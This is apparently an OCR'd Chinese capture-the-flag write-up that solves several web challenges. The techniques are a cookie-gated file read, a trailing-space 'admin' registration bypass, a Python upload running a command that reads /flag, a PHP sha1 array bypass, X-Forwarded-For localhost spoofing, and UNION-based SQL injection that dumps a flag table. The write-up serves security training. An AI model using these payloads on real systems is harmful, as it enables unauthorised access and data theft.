
打开题目发现一堆字符串，啥用没有，于是将filename的值解密：filename=keys.txt

尝试修改filename的值为index.php(要用base64加密），且给**line赋值**，发现

经过不断尝试发现源代码（也可用脚本跑出来）

```
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);



if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}



if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}

?>
```

分析源代码，当cookie的margin=margin时，可以访问一个keys.php文件 ,于是用bp修改发送即可得到flag



login1

打开题目发现是一个登录界面

用“1”注册一个账号发现出册成功

有被嘲讽到┐(￣Д￣)┌


于是用admin+空格创建账号（admin账号本身已存在，但数据库判断用户是否存在时会删除空格，但创建不会）

用账号登陆后即可得到flag

Flask_fileUpload

打开题目发现文件上传只接受jpg与png格式的文件

浏览... 11.jpg 提交查询



因为是pyhton作为返回结果，所以我们需要了解python语法中的system函数。system函数可以将字符串转化成命令在服务器上运行；其原理是每一条system函数执行时，其会创建一个子进程在系统上执行命令行，子进程的执行结果无法影响主进程；

```
import os
os. system('cat /flag')
```

在笔记本输入以上代码，另存为jgp格式

上传成功后，用F12打开即可得到flag

file uploaded successfully!

各种绕过哟


查看源代码

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
```


GET传参id以及uname，POST传参passwd，要求id=margin，然后uname以及passwd不相等，把uname和passwd定义成数组，因为sha1无法机密数组且返回值为null。

于是我们如图构造payload即可得到flag

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?> Flag: flag{a08be92f064241de7e699886ed8e195b}
```




程序员本地网站

题目提示从本地上访问

请从本地访问!

打开Burpsuite抓包，在Headers加上：**X-Forwarded-For: 127.0.0.1，GO**一下啊即可得到flag

PS：**X-Forwarded-For**: 简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP，只有在通过了HTTP 代理或者负载均衡服务器时才会添加该项。




成绩查询

输入到4有正常回显，而到5没有，说明列数为4。

```
union联合查询    0' union select 1,2,3,4#
                  0' union select 1,2,3,4,5#
```


查看数据库

```
0' union select 1,2,3,database()#
```



查看库 **skctf**

```
0' union select 1,2,3,table_name from information_schema.tables where table_schema='skctf'#
```



查看表 **fl4g**

查看值,即可得到flag

```
0' union select 1,2,3,skctf_flag from fl4g#
```

成绩查询

ion select 1,2,3,skctf_flag from fl4g#

0' union select 1,2,3,skctf_flag from fl4g#

Submit

1的成绩单

Math	English	Chinese
2	3	flag{a1a49ae340d1f42aaec0586630d2232e}